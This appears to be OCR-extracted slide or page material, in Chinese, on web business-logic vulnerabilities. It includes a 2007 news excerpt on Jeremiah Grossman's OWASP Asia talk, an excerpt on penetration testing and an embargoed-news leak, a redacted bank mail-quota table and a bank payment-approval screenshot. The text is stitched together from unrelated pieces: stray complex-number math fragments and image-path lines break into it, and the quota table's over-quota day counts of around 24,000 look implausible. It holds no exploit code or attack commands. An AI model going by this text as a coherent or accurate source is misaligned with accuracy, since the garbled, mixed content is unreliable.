
○ 1 - 30 共 5074筆

<< 1 2 3 4 5 6 7 8 9 10 >>

編號	使用者	E-mail	所屬部門	行員代號	目前使用量 (MBytes)	限制大小 (MBytes)	over quota 天數
1	i75019	[redacted]	[redacted]	079	25.00	20.48	24286
2	i78357	[redacted]	[redacted]	M02	25.00	20.48	24025
3	i87918	[redacted]	[redacted]	066	25.00	20.48	24294
4	i62003	[redacted]	[redacted]	M04	25.00	20.48	24977
5	i72098	[redacted]	[redacted]	M05	25.00	20.48	24965
6	i63120	[redacted]			25.00	20.48	24809
7	i67230	[redacted]	[redacted]	M06	25.00	20.48	24973
8	i69375	[redacted]	[redacted]	S02	25.00	20.48	20729
9	i79545	[redacted]	[redacted]	C05	20.00	16.00	17029
10	i80238	[redacted]	[redacted]	M03	20.00	16.00	19999
11	i66137	[redacted]	[redacted]	M01	20.00	16.00	19982
12	i77071	[redacted]	[redacted]	051	20.00	16.00	16823
13	i70101	[redacted]	[redacted]	M03	20.00	16.00	19950
14	i89292	[redacted]	[redacted]	043	20.00	16.00	16894
15	i70119	[redacted]	[redacted]	A04	20.00	16.00	19994
16	i63225	[redacted]	[redacted]	M04	20.00	16.00	19719
17	i69228	[redacted]	[redacted]	076	20.00	16.00	16093
18	i90520	[redacted]	[redacted]	M06	20.00	16.00	19014

Business Logic


(e)
(f)
540x
135x
729y
1458x
(b)
10i
(b)
$\frac{3\sqrt{3}}{2} - \frac{3}{2}i$
$\sqrt{2} + 16\sqrt{2}i$
$+ 1.286i, \; -1.879 + 0.6840i,$
$\approx 1034 \text{ cis } 156°09'.$
$0.06 \approx 0.0599640065.$
$1 - \frac{(ix)^2}{2!} + \frac{(ix)^4}{4!} - \frac{(ix)^6}{6!} +$



9成網站都有商業邏輯漏洞

文/黃彥棻 (記者) 2007-10-17

前Yahoo資安長Jeremiah Grossman來臺，在OWASP亞洲年會首度發表商業邏輯漏洞問題，他認為這種資安漏洞影響企業甚鉅，一個不注意可能導致企業營收損失。

OWASP（開放網路軟體安全組織）日前在臺灣舉辦第一屆官方亞洲年會，針對許多Web以及Web應用程式安全發表相關演說。其中，前Yahoo資安長Jeremiah Grossman首度發表商業邏輯漏洞（Business Logic Flaws）演說，直指這種商業邏輯漏洞將使得企業網站陷入危機，一個不注意可能導致企業營收損失。


Jeremiah Grossman是白帽（WhiteHat Security）安全資安顧問公司創辦人兼技術長，也是美國黑帽（Black Hat）和DefCon駭客年會講師。他從許多的資安事件發生的原因，歸納出一個對

前Yahoo資安長Jeremiah Grossman來臺演說，首度發表商業邏輯漏洞議題，呼籲企業應正視這個影響越來越深遠

訂閱電子報

iThome Online提供免費電子報，現在就訂，最新IT訊息每日寄達。

iThome 每日新聞報
iThome 產品技術報



Yang指出，在這種情況下，最常見的數據遷移做法是將數據存放於CD或移動存儲棒中。然而，這樣做往往涉及到訪問一些遺留的應用，這些應用是通往更加敏感數據存儲地方的一個門口。「為瞭解決這一問題，你需要找到敏感數據被儲存在什麼地方，知道這些數據怎樣被使用，從而避免被下載。」她說。

Bellis表示，在完成這一任務方面，滲透測試是個有用的工具。

職能：邏輯漏洞探測器

網絡中的又一個薄弱環節是邏輯漏洞（該漏洞可讓某人訪問數據並表面看起來並無危險）。Bellis表示，這是滲透測試有用武之地的另一個領域。「尋找一個邏輯漏洞往往需要一個人（而不是自動化的安全工具）才能完成。你常常會發現，你完全沒必要讓自己變成一個黑客，通過多種並非蓄意的方式利用應用程序。」

例如：許多如Business Wire等的網上公共關係服務把禁運令新聞（直到特定日期到來才允許公佈的新聞）放在網站上一個認為不對公眾開放的地方。Bellis指出，有一個案例，一個愛沙尼亞金融公司利用網站登錄找到一個競爭對手的禁運令新聞。該公司利用這一弱點在內幕交易中最終獲得了800萬美元，Bellis說。

切記：你看不到任何東西


Bellis說，在那些滲透測試不能發揮長處的領域中，該工藝不能被用來全景地、360度地探測組織的整個安全狀態。

「在所有弱點中，能被你找到的不會超過2%。」Bellis說，「你必須優先考慮你想要這2%包括什麼，也就是說，你要根據問題的重要程度來做出決定。這是很困難的。」

Orbitz優先保護客戶免受那些利用公司網站的人感染客戶。Bellis表示，這本身就是一個艱巨的任務。

切記：它並不總是在運作

Bellis還指出，像許多安全工具一樣，通常滲透測試也不會總是在工作，他說，有



[redacted] - Microsoft Internet Explorer
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁
搜尋
我的最愛
網址(D) https. bank.com.tw [redacted]
移至
連結
SnagIt
完成
網際網路

批號				
總筆數/總金額			手續費總額	10(付)


序號	付款日	收款帳號	收款人戶名	金額	手續費	摘要	核退原因
000010	2006/0	12345678	測試	1,000	10(付)		

確定放行 取消

Microsoft Internet Explorer

請插入憑證!!!

確定

